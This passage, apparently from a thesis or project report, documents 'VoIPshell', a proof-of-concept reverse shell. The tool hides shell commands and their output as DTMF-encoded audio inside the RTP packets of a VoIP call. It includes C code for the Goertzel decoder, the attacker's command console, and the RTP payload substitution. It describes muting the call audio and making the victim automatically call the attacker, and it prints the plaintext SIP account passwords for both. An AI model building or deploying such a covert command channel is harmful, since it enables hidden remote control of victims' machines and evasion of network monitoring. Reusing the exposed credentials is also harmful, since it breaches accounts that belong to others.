

Signal Bytestream
read 400 sampls from stream
Run Goertzel alogrithm
calculate magnitude of each DTMF frequency
find hex-symbol of magnitudes > 10

Figure 93: DTMF decoding
Source: own creation

The decoding process starts by reading 400 samples (corresponding to one encoded nibble, because a frequency of 8000Hz is used, meaning 400 samples represent 50ms of audio) and filling them into an array. For each DTMF frequency the Goertzel algorithm is executed and calculates the magnitude. The magnitude is then used to determine if a given frequency is present in the signal.
The last step is to make a lookup to find the hex number which corresponds to the two frequencies found (where the magnitude is larger than 10). These steps are repeated until the whole stream is processed.


Figure 94 shows a part of the method main() which reads from the input stream and calls the Goertzel function to find the magnitudes of the DTMF frequencies. The frequencies then get inserted into a lookup method to find the hex number of the nibble. The implementation of the decoder was done with help of a GitHub repository [74].



```c
    while (!feof(stdin)) {
        //sample data (400 samples = 1 hex-number)
        for (int i = 0; i < sample_count; i++) {
            unsigned char sample;
            fread(&sample, 1, 1, stdin);
            samples[i] = sample;
        }

        //apply goertzel-filter
        for (int i = 0; i < 8; i++) {
            magnitude[i] = goertzel_mag(sample_count, dtmf_frequencies[i], sample_rate, samples);
        }

        int lower_frequency = -1;
        int higher_frequency = -1;

        // get lower_frequency where magnitude > 10
        for (int i = 0; i < DTMF_FREQUENCIES; i++) {
            if (magnitude[i] > threshhold) {
                lower_frequency = dtmf_frequencies[i];
                break;
            }
        }

        // get higher_frequency where magnitude > 10
        for (int i = 0; i < DTMF_FREQUENCIES; i++) {
            if (magnitude[i] > threshhold && dtmf_frequencies[i] > lower_frequency) {
                higher_frequency = dtmf_frequencies[i];
            }
        }
```

Figure 94: DTMF decoding main-method code
Source: own creation


Figure 95 shows the Goertzel function used to determine the magnitude. The numSample parameter is set to 400. The TARGET_FREQUENCY holds the frequency filtered by the function. The sampling-rate needs to be the same as the one chosen for the encoding of the byte stream (8000Hz). The data pointer points towards the array holding the 400 sample values.



```c
float goertzel_mag(int numSamples, float TARGET_FREQUENCY, int SAMPLING_RATE, float* data)
{
    int     k, i;
    float   floatnumSamples;
    float   omega, sine, cosine, coeff, q0, q1, q2, magnitude, real, imag;

    float   scalingFactor = numSamples / 2.0;

    floatnumSamples = (float)numSamples;
    k = (int)(0.5 + ((floatnumSamples * TARGET_FREQUENCY) / (float)SAMPLING_RATE));
    omega = (2.0 * M_PI * k) / floatnumSamples;
    sine = sin(omega);
    cosine = cos(omega);
    coeff = 2.0 * cosine;
    q0 = 0;
    q1 = 0;
    q2 = 0;

    for (i = 0; i < numSamples; i++)
    {
        q0 = coeff * q1 - q2 + data[i];
        q2 = q1;
        q1 = q0;
    }

    // calculate the real and imaginary results
    // scaling appropriately
    real = (q1 * cosine - q2) / scalingFactor;
    imag = (q1 * sine) / scalingFactor;

    magnitude = sqrtf(real * real + imag * imag);
    //phase = atan(imag/real)
    return magnitude;
}
```

Figure 95: DTMF decoding Goertzel function
Source: own creation

To test the decoding function, an input stream containing the letter 'H' was encoded and written into a file. The decoding function was then called with the audio test file. Executing the decoding function prints the filtered frequencies and the hex-number of the first nibble.



Auswählen Microsoft Visual Studio-Debugging-Konsole

```
Lower Frequency = 770
Higher Frequency = 1209
hex-symbol is: 4
```

Figure 96: DTMF decoding test
Source: own creation

11.4 Performance

The expected performance of a reverse shell using DTMF encoding depends on how it is used. One byte of actual data results in 140ms audio data which equals 1120 bytes.

In case the audio does not pass through the POTS or get played back at any time, the packets can be sent at maximum speed. If the connection is 100 Mbit/s this results in roughly 11 kB/s throughput which is certainly fast enough.


However, if the audio does get played back, the speed is limited by the 140ms per byte. This results in a speed of a little over 7 B/s, which is very low.

11.5 Conclusion

It is possible to use a modified DTMF matrix to encode a byte stream into DTMF tones. From the frequencies used to display a hex-number two sinus waves are generated and added together. Each nibble of a byte is encoded as one DTMF tone. By using the Goertzel algorithm an audio test file can be filtered for those DTMF frequencies, which allows the reconstruction of the encoded hex number. An encoded byte results in 1120 bytes representing a 140ms signal containing two 50ms tones and two 20ms silence after each tone. The option of using DTMF to encode data is very slow when passing through the POTS (7 B/s) but a lot faster when remaining in packet switched networks (11 kB/s).

12 Implementation

This section contains implementation details and explanations about the final PoC. Figure 97 displays the same system archtiecture as used inside the SAD. The figure prvoides an overview of the involed components which are described in this chapter. A more detailed description of these components can be found in the software architecture document.



Thread: run_shell_io - Attacker
Thread: PJSIP - Attacker
Thread: PJSIP - Victim
Thread: run_command - Victim
Attacker
shell_io.c
audio_encoder.c
audio_decoder.c
stream.c
stream.c
shell_process.c
audio_decoder.c
audio_encoder.c
get Command
Plaintext command
convert to audio
buffer with audio bytes
read audio bytes from buffer
Repeat until buffer is empty
replace RTP payload with audio bytes
transmit RTP packet over network
Copy RTP payload to a buffer
Repeat until all bytes have been received
buffer with audio bytes
start new thread to run the command
convert to text
Plaintext command
run command
convert to audio
Plaintext shell output
buffer with audio bytes
read audio bytes from buffer
Repeat until all bytes have been received
replace RTP payload with audio bytes
transmit RTP packet over network
Repeat until all bytes have been received
Copy RTP payload to a buffer
read audio bytes from buffer
convert to text
print output to console
buffer with audio bytes
Plaintext command


Figure 97: Sequence diagram
Source: own creation

12.1 Customizable settings

Currently all SIP registration settings are hardcoded. Here is described how these settings can be adjusted. Usually these settings can be either handed over to the UA as command line parameters or via a config file.
However, both these methods do not allow for a single executable to be created without any external dependencies, which is why the parameters were hard coded in the class pjsua/psua_app_config.c.

12.1.1 Startup parameters


The application tries to read a config file if one is handed over. Because all custom settings are made in the code block which is entered if a file is defined, the variable containing the filename was hardcoded, so it would always enter the if-statement.



```
/*
VoIPshell start
Set a value to the string "config_file", so it will always be true in the following if statement
*/

config_file = "VoIPshell_Imaginary_File";

/*
VoIPshell end
*/

if (config_file) {
status = read_config_file(cfg->pool, config_file, &argc, &argv);
if (status != 0)
    return status;
}
```

Figure 98: hardcoded filename
Source: own creation

Normally, the method read_config_file() is going to read all parameters defined in the file. The string containing the parameters after reading was altered to use hardcoded parameters.



```
/*
VoIPshell start
Manually set the line with hardcoded parameters
*/

char* voip_shell_parameters_with_register = "--log-level=0 --local-port=5070 --auto-answer=200 --id=si
pj_memcpy(line, voip_shell_parameters_with_register, sizeof(voip_shell_parameters_with_register));

/*
VoIPshell end
*/
```

Figure 99: hardcoded parameters
Source: own creation

Currently the settings for the attacker are the following.

- `--log-level=0`
- `--local-port=5070`
  (Using a different port than the victim, allows it to also work if both run on the same host, which is needed for testing purposes.)
- `--auto-answer=200`
- `--id=sip:841319772@voiptalk.org`
- `--registrar=sip:voiptalk.org`
- `--realm=voiptalk.org`
- `--username=841319772`
- `--password=Jbbmd3`


The settings for the victim are the following.

- `--log-level=0`
- `--id=sip:841319634@voiptalk.org`
- `--registrar=sip:voiptalk.org`
- `--realm=voiptalk.org`
- `--username=841319634`
- `--password=9NYTqW`

An overview of all startup parameters can be displayed by executing a PJSUA executable with the parameter argument --help.

12.1.2 Adjusting volume

Because VoIPshell transmits legitimate voice traffic when no shell commands are entered, the volume of those RTP packets had to have been muted. Otherwise, if the microphone and speakers are enabled, normal audio would be played. The volume can be adjusted inside the method legacy_main() method as displayed in Figure 100.




```
//Set rx and tx volume level to zero
pjsua_conf_adjust_rx_level(0, 0);
pjsua_conf_adjust_tx_level(0, 0);
```

Figure 100: Adjust volume
Source: own creation

12.1.3 Automatic call


Usually the user of the sample UA can initiate a phone call through the command line. For the victim it was intended to automatically call the attacker as soon as the application gets started. To implement this functionality the method that initiates phone calls was called manually inside the class pjsua/pjsua_app_legacy.c as shown in Figure 101.



```c
//Initiate call to attacker
ui_make_new_call();
```

Figure 101: call method
Source: own creation

The string containing the receivers address is hardcoded inside a variable called buf.



```c
buf = "sip:841319772@voiptalk.org";
```


Figure 102: call receiver
Source: own creation

12.1.4 Console output

In normal operation the sample UA asks the user for input through the command line. This allows the user to manually establish calls, register to a SIP registrar and do much more. To disable this feature the method call to keystroke_help() was commented out in the class pjsua/pjsua_app_legacy.c.

12.2 shell_io.c


The class shell_io and its header file are located inside the package pjmedia. The class runs in its own thread, which is created in the class stream.c. The thread runs in a loop and first checks if the variable received_entire_payload is true as shown in Figure 103.
The value is initially set to false in the class stream.c. It becomes true if the full output of a shell command has been received from the victim.



```c
while (1) {
    if (*received_entire_payload) {
        int size_of_output = circ_bbuf_size(shell_output_buffer_audio) / custom_payload_length;
        char* output_as_text = malloc(size_of_output + 1);

        output_as_text[size_of_output] = '\0';


        dwWaitResult = WaitForSingleObject(*mutex_shell_output_buffer_audio, INFINITE);
        decode_to_text(shell_output_buffer_audio, output_as_text);
        ReleaseMutex(*mutex_shell_output_buffer_audio);

        printf("%s", output_as_text);

        dwWaitResult = WaitForSingleObject(*mutex_received_entire_payload, INFINITE);
        *received_entire_payload = false;
        ReleaseMutex(*mutex_received_entire_payload);

        waiting_for_output = false;
    }
```

Figure 103: shell_io.c - first if-statement
Source: own creation

The logical check is done based on the size of the packets. A second if-statement, displayed in Figure 104, checks whether a command has been typed into the console by the attacker and the thread is still waiting for the answer coming from the victim. During this phase no commands can be sent to the victim. If payload exists, it is decoded and displayed on standard output.




```
        if (!waiting_for_output) {
            printf("===============\nEnter a command:\n================\n");

            char command[1000]; //Maximum size of command is set to 1000 bytes
            fgets(command, sizeof(command), stdin);

            int number_of_characters = 0;

            for (int i = 0; i < sizeof(command); i++) {
                number_of_characters++;
                if (command[i] == '\n') {
                    break;
                }
            }

            command[number_of_characters] = '\0';

            //Lock command_buffer_audio, convert text to audio and write command to the buffer.
            dwWaitResult = WaitForSingleObject(*mutex_command_buffer_audio, INFINITE);
            encode_to_audio(command, number_of_characters, command_buffer_audio);
            ReleaseMutex(*mutex_command_buffer_audio);

            printf("------------------\nSending command: %s", command);

            waiting_for_output = true;
        }
    }
```

Figure 104: shell_io.c - second if-statement
Source: own creation

12.3 audio_encoder.c

The class audio_encoder.c is in the package pjmedia. The functionality is described in Chapter 11. The only difference is, that the output is written into a buffer and not a text file. The output_buffer can be passed to the method encode_to_audio() as shown in Figure 105.




```
void encode_to_audio(char* text, int text_length, circ_bbuf_t* audio_buffer) {
```

Figure 105: audio_encoder.c – method: encode_to_audio()
Source: own creation

12.4 audio_decoder.c

The class audio_decoder.c is in the package pjmedia. The functionality is the same as described in Chapter 11. Like the encoder, the output is written into a char buffer rather than a file as shown in Figure 106.



```
void decode_to_text(circ_bbuf_t* audio_buffer, char* text) {
```

Figure 106: audio_decoder.c – method: decode_to_text()
Source: own creation


12.5 stream.c

The class stream.c is in the package pjmedia. The class is a native class of PJSIP and was modified to fit the needs of the reverse shell.

12.5.1 Replacing RTP payload


The application constantly sends RTP packets, which are generated using the client's microphone as audio source. Even if the microphone is disabled silence packets are sent.
To replace the payload a check is made which detects if a shell command has been entered in the thread shell_io_thread (attacker) or if output was generated in the thread shell_process_thread (victim). This is the case if the size of the buffer command_buffer_audio or the buffer shell_output_buffer_audio is unequal to 0.

The check is displayed in Figure 107 and Figure 108. If the buffer contains data, the bytes are written to the frame.



```
        //Check if there is VoIPshell payload to transmit
        if (remaining_command_size > 0) {
            //If the command_size is still zero, this is the first byte of the command
            if (command_size == 0) {
                command_size = remaining_command_size / custom_payload_length;
                sending_command = true;
                sending_command_start_time = clock();
            }

            frame_out.size = custom_payload_length;
            channel->out_pkt_size = custom_payload_length + 12; //12 is the RTP header size.
```

Figure 107: check command_buffer_audio
Source: own creation




```
        if (output_size > 0) {
            frame_out.size = custom_payload_length;
            channel->out_pkt_size = custom_payload_length + 12; //12 is the RTP header size.

            //Get 1120 audio bytes (= 1 ASCII byte) from buffer and write them to the frame_out
            dwWaitResult = WaitForSingleObject(mutex_shell_output_buffer_audio, INFINITE);
            circ_bbuf_pop_multiple(&shell_output_buffer_audio, frame_out.buf, custom_payload_length);
            ReleaseMutex(mutex_shell_output_buffer_audio);
        }
```

Figure 108: check shell_output_buffer_audio
Source: own creation

12.5.2 Extracting custom payload from RTP packets

To check if the RTP packet just received contains custom payload is, its size is checked to match 1120.
Normally, when G.711 is used, the RTP payload is 160 bytes large. If the payload size equals 1120 though, it means that it is VoIPshell custom payload. This procedure is shown in Figure 109.



```
    //Check if it is custom VoIPshell payload
    if (payloadlen == custom_payload_length) {
        if (output_size_bytes_read < 4) {
            /*
            The first four packets of the received traffic are the header
            containing the shell output size. Write the payload of these
            first four packets (4 * 1120 audio bytes) to output_size_buffer_audio.
